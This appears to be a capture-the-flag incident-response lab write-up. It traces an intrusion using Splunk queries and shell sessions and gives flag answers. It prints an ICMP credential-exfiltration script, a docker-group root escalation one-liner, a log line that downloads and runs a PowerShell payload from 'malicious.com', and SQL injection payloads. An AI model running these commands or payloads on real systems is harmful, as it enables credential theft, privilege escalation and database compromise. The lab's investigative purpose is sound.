Why This Matters

The question said:

“The attacker found SSH credentials, that they used to access the jumpbox gateway.”
Now it makes sense:

- The **script is running on the customer portal**
- It likely contains the **SSH logic to reach the jumpbox**
- Probably **automated** to maintain persistence or relay something to/from the jumpbox

Opening the sh file.

We've confirmed a stealthy credential exfiltration script.

This is highly malicious **and clearly** part of the attacker's persistence and data exfiltration setup.

 Suspicious: **The attacker is** sourcing a hidden `.env` file** (likely contains `JUMPBOX_PASS` = SSH password). This is where the stolen credentials reside.

Exfiltration Method 1: ICMP Ping Tunnel

```
for ((i=0; i<${#JUMPBOX_PASS}; i++)); do
  HEX=$(printf "%02x" "${JUMPBOX_PASS:$i:1}")
  ping -c 1 -s $((0x$HEX)) 10.10.10.5 >/dev/null 2>&1
  sleep $((RANDOM%3+1))
done
```

Malicious Behavior:

- It converts **each character of the SSH password into its hex ASCII code**.
- Then sends a **ping packet with that character as the size** to `10.10.10.5` (the **attacker-controlled jumpbox**).
- Slow trickle to **evade detection** and blend with normal network noise.

Exfiltration Method 2 (Fallback/Redundant):

```
echo "${JUMPBOX_PASS:0:4}_REDACTED" > /dev/shm/.netconf
```

Memory-Based Persistence:

- Writes a partial password to a **temporary memory location** (`/dev/shm/`) — avoids touching disk logs.

- Possibly used by another local tool or reverse shell.

🔪 Cleanup + Obfuscation

```
echo "rm -f /dev/shm/.netconf" | at now + 1 hour
```

🔒 Automatically deletes the file in 1 hour using the `at` scheduler to **erase evidence**.

```
logger -t "network-monitor" "Completed connectivity check to jumpbox"
```

🕵️ Fakes a log line to **look legitimate in syslog** — trying to camouflage the operation as routine network monitoring.

🚨 This Confirms:

- The attacker **planted credentials or found them**, stored them in `.env`, and is **leaking them via ICMP**.
- The jumpbox at `10.10.10.5` is the **receiver**.
- There's a **cronjob every minute** to run this.

-## What You Should Do Next

1. Stop the Cronjob

```
crontab -e \ # Remove the line: # /1 * * * /opt/scripts/jumpbox-sync.sh`
```

```
`rm -f /opt/scripts/jumpbox-sync.sh /opt/scripts/.env
```

```
root@customer-portal-2119:/home/labuser# cat /opt/scripts/jumpbox-sync.sh
#!/bin/bash
# Set PATH for cron compatibility
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Source credentials (fail silently if missing)
source /opt/scripts/.env 2>/dev/null || exit 0

# Leak Method 1: ICMP Exfiltration (Primary)
for ((i=0; i<${#JUMPBOX_PASS}; i++)); do
    HEX=$(printf "%02x" "${JUMPBOX_PASS:i:1}")
    ping -c 1 -s ${((0x$HEX))} 10.10.10.5 >/dev/null 2>&1
    sleep ${((RANDOM%3+1))} # Random delay 1-3 seconds
done

# Leak Method 2: Local Cache (Fallback)
echo "${JUMPBOX_PASS:0:4}_REDACTED" > /dev/shm/.netconf 2>/dev/null

# Cleanup
echo "rm -f /dev/shm/.netconf" | at now + 1 hour 2>/dev/null

# Legitimate-looking log entry
logger -t "network-monitor" "Completed connectivity check to jumpbox"
root@customer-portal-2119:/home/labuser#
```

We can even look at the `.env`

```
cat /opt/scripts/.env
```

```
root@customer-portal-2119:/home/labuser# cat /opt/scripts/.env
JUMPBOX_USER=ashu
JUMPBOX_HOST=10.10.10.5
JUMPBOX_PASS='kingJulian123'

root@customer-portal-2119:/home/labuser#
```

Now lets use the credentials exfiltrated to login to the jumpbox(get the ip from the lab ips. and boom they work.

```
root@customer-portal-2119:/home/labuser# cat /dev/shm/.^C
root@customer-portal-2119:/home/labuser# cat /opt/scripts/.env
JUMPBOX_USER=ashu
JUMPBOX_HOST=10.10.10.5
JUMPBOX_PASS='kingJulian123'

root@customer-portal-2119:/home/labuser# ssh ashu@10.75.2.4
The authenticity of host '10.75.2.4 (10.75.2.4)' can't be established.
ECDSA key fingerprint is SHA256:vd0Ug/7Qd1CPXByJRoIkxZH81PIJckK/vvXghLLT2c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.75.2.4' (ECDSA) to the list of known hosts.
ashu@10.75.2.4's password:
Permission denied, please try again.
ashu@10.75.2.4's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1109-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jun  3 15:35:25 UTC 2025

System load:  0.0          Processes:    117
Usage of /:   12.6% of 28.89GB   Users logged in:  0
Memory usage: 41%          IP address for eth0:  10.75.2.4
Swap usage:   6%           IP address for docker0: 172.17.0.1

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Infrastructure is not enabled.

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

172 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 18.04 at
https://ubuntu.com/18-04

Last login: Sat May 17 19:48:06 2025 from 10.0.1.4
ashu@jumpbox-2119:~$
```

So now lets answer the question of some user added to a wired group.

we can run `grep -iE 'usermod|adduser|groupadd|docker' /var/log/auth.log`

but unfortunately we dont see any log about that. but we check what groups user ashu is in.

To our suprise user ashu is in docker group

```
ashu@jumpbox-2119:~$ groups
ashu docker
ashu@jumpbox-2119:~$
```

But why did the attacker do so??

```
ashu@jumpbox-2119:~$ grep docker /etc/group
docker:x:116:ashu
ashu@jumpbox-2119:~$
```

Why an attacker would add a user to the Docker group:

1. Docker group = root-equivalent access

- The `docker` group grants the ability to run `docker` commands without `sudo`.
- Docker commands can be used to **spawn containers with root privileges on the host system** or **mount the host filesystem inside a container**.
- This essentially gives the user **full root access to the host machine**, bypassing normal Linux privilege restrictions.

So basically this to the advantage of the attacker to use docker as previldged access to the system.

so if the attacker runs this

```
run -v /:/mnt --rm -it alpine chroot /mnt sh
```

They easily get root on the system

```
ashu@jumpbox-2119:~$ grep docker /etc/group
docker:x:116:ashu
ashu@jumpbox-2119:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
#
# whoami
root
#
```

Answer:docker

Spraying

Q6. The attacker tried to log into the billing_svr workstation computer using a bruteforce attack but failed.

🔴 Flag 6: Which event ID indicated this? e.g 4729

```
index="*" host="billing_srv" EventID=4625
```

`answer: 4625

index=* host=billing_srv

✓ 1,000 events (before 5/28/25 8:06:05.000 PM) No Event Sampling

Events (1,000) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect

Format Show: 20 Per Page View: List

Hide Fields All Fields

SELECTED FIELDS

- # host 1
- # source 1
- # sourcetype 1

INTERESTING FIELDS

- # Category 2
- # CategoryNumber 2
- # Data 1
- # EntryType 2
- # EventID 100+
- # extracted_file 100+
- # extracted_source 1
- # index 1
- # instanceid 3
- # linecount 3
- # MachineName 1
- # Message 100+
- # punct 1
- # ReplacementStrings 1
- # splunk_server 1
- # TimeGenerated 100+
- # timestamp 1
- # TimeWritten 100+

EventID

3 Values, 100% of events Selected Yes No

Reports

Average over time Maximum value over time Minimum value over time

Top values Top values by time Rare values

Events with this field

Avg: 4625.046 Min: 4624 Max: 4672 Std Dev: 1.48663852128344

Values	COUNT	%
4625	998	99.8%
4624	1	0.1%
4672	1	0.1%

Account Name:

Show all 50 lines

host = billing_srv source = /var/log/billing_logs/SecurityLogs.csv sourcetype = Billing-srv

5/21/25 9:13:47:000 AM "4625","prod-bill-srv","System.Byte[]","231997","(12544)","12544","FailureAudit","An account failed to log on.

##Alt

We can now login to the billing server and answer this.

```
smbclient //10.76.1.7/BillingShare -U labuser%SecurePass@2025!
```

OR

Portforwarding

```
ssh -L 3390:Internal-ip:3389 labuser@customer-portalpublic-ip -t ssh -L 3390:internal-ip:3389 labuser@jumboxip
```


eg `ssh -L 3390:10.179.1.4:3389 labuser@172.172.227.111 -t ssh -L 3390:10.179.1.4:3389 labuser@10.178.2.4

You're:

1. SSHing into the **Customer Portal** (172.172.227.111)
2. From there, you're SSHing into the **Jumpbox** (10.178.2.4)
3. Forwarding local port 3390 → 10.179.1.4:3389 (RDP port of the internal Windows server)

Then from your **local Windows machine**, you're trying:


```
mstsc /v:localhost:3390
```



Look for **Event ID 4625** (successful login).

Use PowerShell or Event Viewer:

```
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4625} | Select-Object  
-First 10 | Format-List
```



Or check manually in **Event Viewer**:

- Open **Event Viewer**
- Go to **Windows Logs > Security**
- Filter by Event ID `4625

LOGON

Which account successfully initiated a logon on billing server?

```
answer: system
```

```
index="*" host="billing_srv" EventID=4624
```

index=* host=billing_srv

1,000 events (before 5/28/25 8:19:04.000 PM) No Event Sampling

Events (1,000) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect

Format Show: 20 Per Page View: List

Hide Fields All Fields

SELECTED FIELDS

- host 1
- source 1
- sourcetype 1

INTERESTING FIELDS

- Category 2
- CategoryNumber 2
- Data 1
- EntryType 2
- EventID 3
- extracted_Index 100+
- extracted_Source 1
- index 1
- InstanceID 3
- linecount 3
- MachineName 1
- Message 100+
- punct 1
- ReplacementStrings 1
- splunk_server 1
- TimeGenerated 100+

EventID

3 Values, 100% of events Selected Yes No

Reports

Average over time	Maximum value over time	Minimum value over time
Top values	Top values by time	Rare values

Events with this field

Avg: 4625.046 Min: 4624 Max: 4672 Std Dev: 1.48663852128344

Values	Count	%
4625	998	99.8%
4624	1	0.1%
4672	1	0.1%

Account Name: -

Show all 50 lines

host = billing_srv source = /var/log/billing_loqs/SecurityLoqs.csv sourcetype = Billing-si

power

A privileged account logged in the billing server and was granted powerful privileges. Which Windows Security Event ID indicated that?

answr:4672

index=* host="billing_srv" EventID=4672

```
Get-WinEvent -LogName Security | Where-Object { $_.Id -eq 4672 } | Format-List TimeCreated, Message
```

```
PS C:\Users\labuser> Get-WinEvent -LogName Security | Where-Object { $_.Id -eq 4672 } | Format-List TimeCreated, Message

TimeCreated : 6/4/2025 9:36:38 AM
Message      : Special privileges assigned to new logon.

Subject:
  Security ID:          S-1-5-21-4291337238-3527184322-4031953837-500
  Account Name:         labuser
  Account Domain:       billserver9765
  Logon ID:             0x89DB68

Privileges:             SeSecurityPrivilege
                       SeTakeOwnershipPrivilege
                       SeLoadDriverPrivilege
                       SeBackupPrivilege
                       SeRestorePrivilege
                       SeDebugPrivilege
                       SeSystemEnvironmentPrivilege
                       SeImpersonatePrivilege
                       SeDelegateSessionUserImpersonatePrivilege
```

cron

A sheduled task that runs everyone minute was created on the customerportal server, what is the name of the file it is running.

answr:jumpbox.sh index="linux_hosts" sourcetype=syslog process=CRON

index="linux_hosts" sourcetype=syslog process=CRON

3,711 events (before 5/28/25 8:44:24.000 PM) No Event Sampling

Events (3,711) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect

Format Show: 20 Per Page View: Raw

Hide Fields All Fields

SELECTED FIELDS

- host 2
- source 1
- sourcetype 1

INTERESTING FIELDS

- date_hour 24
- date_mday 3
- date_minute 60
- date_month 1
- date_second 2
- date_wday 3
- date_year 1
- date_zone 1
- index 1
- linecount 1
- pid 100+
- process 1
- punct 6
- splunk_server 1
- timeendpos 1
- timestartpos 1

Extract New Fields

Time	Host	Process	Command
May 22 22:33:01	rod-customer-portal	CRON[3493]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:32:01	rod-customer-portal	CRON[3442]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:31:01	rod-customer-portal	CRON[29893]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:30:01	rod-customer-portal	CRON[2935]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:29:01	rod-customer-portal	CRON[2885]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:28:01	rod-customer-portal	CRON[2834]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:27:01	rod-customer-portal	CRON[2784]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:26:01	rod-customer-portal	CRON[2731]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:25:01	rod-customer-portal	CRON[2679]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:24:01	rod-customer-portal	CRON[2632]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:23:01	rod-customer-portal	CRON[2580]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:22:01	rod-customer-portal	CRON[2527]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:21:01	rod-customer-portal	CRON[2479]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:20:01	rod-customer-portal	CRON[2424]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:19:01	rod-customer-portal	CRON[2370]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:18:01	rod-customer-portal	CRON[2320]	(root) CMD (/opt/scripts/jumpbox-sync.sh)
May 22 22:17:01	rod-customer-portal	CRON[2272]	(root) CMD (cd / && run-parts --report /etc/cron.hourly)
May 22 22:17:01	rod-jumpbox	CRON[5319]	(root) CMD (cd / && run-parts --report /etc/cron.hourly)

CLI

Which process initiated the execution of PowerShell on engineer work station?

``index="win_hosts" sourcetype=eng_workstation`

index="win_hosts" sourcetype=eng_workstation

18 events (before 5/28/25 8:50:01.000 PM) No Event Sampling

Events (18) Patterns Statistics Visualization

Timeline format Zoom Out Zoom to Selection Deselect

Format Show: 20 Per Page View: Raw

Hide Fields All Fields

SELECTED FIELDS

- host 1
- source 1
- sourcetype 1

INTERESTING FIELDS

- Channel 12
- Computer 7
- date_hour 4
- date_mday 1
- date_minute 9
- date_month 1
- date_second 8
- date_wday 1
- date_year 1
- date_zone 2
- Details 7
- EventID 12
- ExtraFieldInfo 1

Time	Host	Process	Message
5/22/2025 4:15:51 PM			"Application","ServiceSid","7036","Information","Service WpnUserService started unexpectedly", "5/22/2025 4:15:51 PM"
5/22/2025 4:14:51 PM			"Security","Microsoft-Windows-Security-Auditing","4104","Information","PowerShell script: IEX(New-Object Net.WebClient).DownloadString('http://malicious.com/payload.ps1')", "5/22/2025 4:14:51 PM"
5/22/2025 4:13:41 PM			"Application","Process","PowerShell","Information","New object (ABC-123) loaded by cmd1133.exe", "5/22/2025 4:13:41 PM"
5/22/2025 4:10:51 PM			"Security","Microsoft-Windows-Security-Auditing","4688","Information","A new process has been created: Name= powershell.exe, Parent= explorer.exe", "5/22/2025 4:10:51 PM"
5/22/2025 4:09:51 PM			"Security","Microsoft-Windows-Security-Auditing","4624","SuccessAudit","An account was successfully logged on. Username: eviladmin", "5/22/2025 4:09:51 PM"
5/22/2025 4:08:51 PM			"Security","Microsoft-Windows-Security-Auditing","4625","FailureAudit","An account failed to log on. Subject: Username: adminuser", "5/22/2025 4:08:51 PM"
5/22/2025 4:07:51 PM			"Application","AppCrashSim","1000","Error","Application svchost.exe crashed with exception 0xc0000005", "5/22/2025 4:07:51 PM"
			"LogName","Source","EventID","Level","Message","TimeCreated"
2025-05-22 08:53:41.448 +08:00			"External Remote SMB Logon from Public IP", "High", "prod-eng-wks", "Sec", "4624,229213", "Type: 3 - NETWORK TgtUser: adminuser SrcComp: AFQC-KILAK SrcIP: 41.210.147.225 L authenticationPackageName: NTLM ElevatedToken: YES ImpersonationLevel: IMPERSONATION IpPort: 0 KeyLength: 128 LmPackageName: NTLM V2 LogonGuid: 00000000-0000-0000-0000-000000000000 LogonProcessId: 0 ProcessName: - RestrictedAdminMode: - SubjectDomainName: - SubjectLogonId: 0x0 SubjectUserName: - SubjectUserSid: S-1-0-0 TargetDomainName: prod-eng-wks TargetLinkedLogonId: 0x0 DomainName: - TargetOutboundUserName: - TargetUserSid: S-1-5-21-3860370715-3959418613-95399058-500 TransmittedServices: - VirtualAccount: NO", "5c67a566-7829-eb05-4a1f-9eb292ef993f"
2025-05-22 08:53:37.731 +08:00			"External Remote SMB Logon from Public IP", "High", "prod-eng-wks", "Sec", "4624,229209", "Type: 3 - NETWORK TgtUser: adminuser SrcComp: AFQC-KILAK SrcIP: 41.210.147.225 L authenticationPackageName: NTLM ElevatedToken: YES ImpersonationLevel: IMPERSONATION IpPort: 0 KeyLength: 128 LmPackageName: NTLM V2 LogonGuid: 00000000-0000-0000-0000-000000000000 LogonProcessId: 0 ProcessName: - RestrictedAdminMode: - SubjectDomainName: - SubjectLogonId: 0x0 SubjectUserName: - SubjectUserSid: S-1-0-0 TargetDomainName: prod-eng-wks TargetLinkedLogonId: 0x0 DomainName: - TargetOutboundUserName: - TargetUserSid: S-1-5-21-3860370715-3959418613-95399058-500 TransmittedServices: - VirtualAccount: NO", "5c67a566-7829-eb05-4a1f-9eb292ef993f"

Success

Q4. After failed login attempts , attacker gained access to the eng_workstation using a new account

🚩 Flag 4: which user and what was the first time stamp attacker gained access and ?e.g flag format `guest:3/22/2025 4:05:59 PM`

`index="win_hosts" sourcetype=eng_workstation`

< Hide Fields	All Fields	Event
		> "Application","ServiceSid","7036","Information","Service WpnUserService started unexpectedly","5/22/2025 4:15:51 PM"
SELECTED FIELDS		> "Security","Microsoft-Windows-Security-Auditing","4104","Information","PowerShell script: IEX(New-Object Net.WebClient).DownloadString('http://malicious.com/payload.ps1')","5/22/2025 4:14:51 PM"
# host 1		> "Application","COMSIm","8801","Information","COM object CLSID {ABC-123} loaded by rundll32.exe","5/22/2025 4:13:51 PM"
# source 1		> "Security","Microsoft-Windows-Security-Auditing","4688","Information","A new process has been created: Name: powershell.exe, Parent: explorer.exe","5/22/2025 4:10:51 PM"
# sourcetype 1		> "Security","Microsoft-Windows-Security-Auditing","4624","SuccessAudit","An account was successfully logged on. Username: eviladmin","5/22/2025 4:09:51 PM"
INTERESTING FIELDS		> "Security","Microsoft-Windows-Security-Auditing","4625","FailureAudit","An account failed to log on. Subject: Username: adminuser","5/22/2025 4:08:51 PM"
# Channel 12		> "Application","AppCrashSim","000","Error","Application svchost.exe crashed with exception 0xc0000005","5/22/2025 4:07:51 PM"
# Computer 7		> "LogName","Source","EventID","Level","Message","TimeCreated"
# date_hour 4		> "2025-05-22 08:53:41.440 +00:00","External Remote SMB Logon from Public IP","high","prod-eng-wks","Sec",4624,229213,"Type: 3 - NETWORK TgtUser: adminuser SrcComp: AFQC-KILAX SrcIP: 41.210.147.225 LID: 0x6b6460","A authenticationPackageName: NTLM ElevatedToken: YES ImpersonationLevel: IMPERSONATION IpPort: 0 KeyLength: 128 LmPackageName: NTLM V2 LogonGuid: 00000000-0000-0000-0000-000000000000 LogonProcessName: NTLMSSP ProcessId: 0 ProcessName: - RestrictedAdminMode: - SubjectLogonId: 0x0 SubjectUserSid: S-1-0-0 TargetDomainName: prod-eng-wks TargetLinkedLogonId: 0x0 TargetOutboundDomainName: - TargetOutboundUserName: - TargetUserSid: S-1-5-21-3868370715-3959418613-95399058-500 TransmittedServices: - VirtualAccount: NO","5c67a566-7829-eb85-4a1f-beb292ef993f"
# date_minute 9		> "2025-05-22 08:53:37.731 +00:00","External Remote SMB Logon from Public IP","high","prod-eng-wks","Sec",4624,229209,"Type: 3 - NETWORK TgtUser: adminuser SrcComp: AFQC-KILAX SrcIP: 41.210.147.225 LID: 0x6b65bba","A authenticationPackageName: NTLM ElevatedToken: YES ImpersonationLevel: IMPERSONATION IpPort: 0 KeyLength: 128 LmPackageName: NTLM V2 LogonGuid: 00000000-0000-0000-0000-000000000000 LogonProcessName: NTLMSSP ProcessId: 0 ProcessName: - RestrictedAdminMode: - SubjectLogonId: 0x0 SubjectUserSid: S-1-0-0 TargetDomainName: prod-eng-wks TargetLinkedLogonId: 0x0 TargetOutboundDomainName: - TargetOutboundUserName: - TargetUserSid: S-1-5-21-3868370715-3959418613-95399058-500 TransmittedServices: - VirtualAccount: NO","5c67a566-7829-eb85-4a1f-beb292ef993f"
# date_month 1		> "2025-05-22 07:41:49.932 +00:00","External Remote SMB Logon from Public IP","high","prod-eng-wks","Sec",4624,223862,"Type: 3 - NETWORK TgtUser: adminuser SrcComp: DESKTOP-QGH6LHH SrcIP: 102.215.111.41 LID: 0x8d7d8c6","AuthenticationPackageName: NTLM ElevatedToken: YES ImpersonationLevel: IMPERSONATION IpPort: 0 KeyLength: 128 LmPackageName: NTLM V2 LogonGuid: 00000000-0000-0000-0000-000000000000 LogonProcessName: NTLMSSP ProcessId: 0 ProcessName: - RestrictedAdminMode: - SubjectLogonId: 0x0 SubjectUserSid: S-1-0-0 TargetDomainName: prod-eng-wks TargetLinkedLogonId: 0x0 TargetOutboundDomainName: - TargetOutboundUserName: - TargetUserSid: S-1-5-21-3868370715-3959418613-95399058-500 TransmittedServices: - VirtualAccount: NO","5c67a566-7829-eb85-4a1f-beb292ef993f"
# date_second 8		> "2025-05-22 07:41:49.932 +00:00","External Remote SMB Logon from Public IP","high","prod-eng-wks","Sec",4624,223862,"Type: 3 - NETWORK TgtUser: adminuser SrcComp: DESKTOP-QGH6LHH SrcIP: 102.215.111.41 LID: 0x8d8c2c8"
# date_wday 1		
# date_year 1		
# date_zone 2		
# details 7		
# EventID 12		
# ExtraFieldInfo 1		
# index 1		
# linecount 1		
# punct 12		
# RecordID 7		
# RuleID 1		
# RuleTitle 7		
# splunk_server 1		

injection

Your SIEM alerts you that a suspicious DLL was injected into a legitimate Windows process on a user's workstation.

After reviewing process memory and analyzing the injection, you can confirm the what DLL was loaded into the target process by a remote thread.

qn: Which process was the malicious DLL injected into and what is the name of the malicious dll?

`index="win_hosts" sourcetype=eng_workstation dll`

HR

Attacker discovered an employee HR web portal running internally on the subscriber_db, that enabled them to dump the entire database and exfiltrate data. As an IR analyst, investigate the attack flow and make a report to the database administrator


🚩 Flag 1: how did the attacker initially access the database through the web portal?

answer format vulnerability

solution.

Based on common scenarios like the one described

(<http://localhost/employee/index.php> has an HR page. access it in the subscriber db server.



This is vulnerable to sql injection. Either by testing using `' or 1=1#` Or by analysing the iis logs found at `C:\inetpub\logs\LogFiles\W3SVC1\`

`/employee/login.php username='+OR+1=1--&password=test 500 0 0 120 "Mozilla/5.0 (Hydra)`
`/employee/login.php username=admin'--&password= 200 0 0 5 "sqlmap/1.7.8"`

Database


Attacker discovered the core Telesecure database running internally

🔴 Flag 7: what is the database name and version? answer format

`databaseName:vesion`

we can run `admin' union select 1,2,3,database()#`

on the search input field and this will leak the db name.

